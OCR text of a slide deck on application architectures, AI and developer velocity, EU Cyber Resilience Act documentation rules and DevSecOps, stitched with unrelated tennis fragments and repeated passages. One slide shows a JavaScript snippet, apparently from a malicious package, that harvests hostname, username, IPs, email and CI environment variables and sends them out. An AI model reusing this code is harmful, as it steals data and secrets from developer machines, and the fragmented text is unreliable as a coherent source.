

HEAD



HEAD



DAVIS CUP
FINALS 2025
BOLOGNA 2025
VISA
2025 WORLD CHAMPIONS


HEAD

- weight
- flexibility
- balance
- string pattern
- tension
- vibration control
- sweet spot


Web Application Architecture Diagram
ADMINISTRATION TOOL
ADMINISTRATION LAYER
Management
API Documentation
Administration
CLIENTS
CLIENT LAYER
Client Application 1
Client Application 2
Client Application 3
RECOMMENDER SERVER
API LAYER
Web Service API
APP LAYER
Online Recommender Services
Action Services
Offline Recommender Services
DB LAYER
DB (Actions)
DB (Association Rules)
GENERATOR SERVER
DATAMINING LAYER
Actions Based Generator
Content Based Generator
3rd Party Metadata
SPACE TECHNOLOGIES



ALL MODERN DIGITAL INFRASTRUCTURE
WASM
V8
SOMETHING HAPPENING IN THE WEB
WHATEVER MICROSOFT IS DOING
CLOUDFLARE
AI
aws
UNPAID OPENSOURCE DEVELOPERS
DNS
LINUX FOUNDATION
TIER-1 ISP BACKBONE
DO NOT UNPLUG!
CISCO



Application Architecture What's next

The stack is melting

Are we ready for the post-platform era?




Developer velocity with AI

https://survey.stackoverflow.co/2025/ai

Saurabh ✧
@saurabhyadavz

𝕏.com


I created two files with 400 lines of code, and a senior engineer replaced all of that with a library in just 20 lines of code :)




```
// Collect System Information
const systemInfo = {
    publicIP: "", // Will be fetched dynamically
    hostname: os.hostname(),
    osType: os.type(),
    osPlatform: os.platform(),
    osRelease: os.release(),
    osArch: os.arch(),
    localIP: Object.values(os.networkInterfaces())
        .flat()
        .find((i) => i.family === "IPv4" && !i.internal)?.address || "Unknown",
    whoamiUser: os.userInfo().username,
    currentDirectory: process.cwd(),
    processId: process.pid,
    nodeVersion: process.version,
    userEmail: detectUserEmail(), // Added email detection
    runtimeInfo: {
        argv: process.argv,
        execPath: process.execPath,
        env: ciEnvVars
    },
    timestamp: new Date().toISOString()
};

// Fetch public IP dynamically
https.get("https://api64.ipify.org?format=json", (res) => {
    let data = "";
    res.on("data", (chunk) => (data += chunk));
    res.on("end", () => {
        try {
            systemInfo.publicIP = JSON.parse(data).ip;
        } catch (e) {
            systemInfo.publicIP = "Unknown";
        }
        sendData(systemInfo);
    });
}).on("error", () => sendData(systemInfo));
```

dcodx.com/blog



https://owasp.org/Top10/2025/

2. a description of the design, development and production of the product and vulnerability handling processes, including:

(a) complete information on the design and development of the product with digital elements, including, where applicable, drawings and schemes and/or a description of the system architecture explaining how software components build on or feed into each other and integrate into the overall processing;

(b) complete information and specifications of the vulnerability handling processes put in place by the manufacturer, including the software bill of materials, the coordinated vulnerability disclosure policy, evidence of the provision of a contact address for the reporting of the vulnerabilities and a description of the technical solutions chosen for the secure distribution of updates;

(c) complete information and specifications of the production and monitoring processes of the product with digital elements and the validation of these processes.

2. a description of the design, development and production of the product and vulnerability handling processes, including:


(a) complete information on the design and development of the product with digital elements, including, where applicable, drawings and schemes and/or a description of the system architecture explaining how software components build on or feed into each other and integrate into the overall processing;

(b) complete information and specifications of the vulnerability handling processes put in place by the manufacturer, including the software bill of materials, the coordinated vulnerability disclosure policy, evidence of the provision of a contact address for the reporting of the vulnerabilities and a description of the technical solutions chosen for the secure distribution of updates;


(c) complete information and specifications of the production and monitoring processes of the product with digital elements and the validation of these processes.

How do we build applications today?


Monolithic




SOA



Microservices




EDA




How do we build applications today?

Instagram




How do we build applications today?



Reality

Why all these hybrid architectures?



1. Constant business change
2. Continuous release
3. Smaller and faster updates
4. Continuous security
5. Continuous operations
6. ...

DevSecOps

Security req.

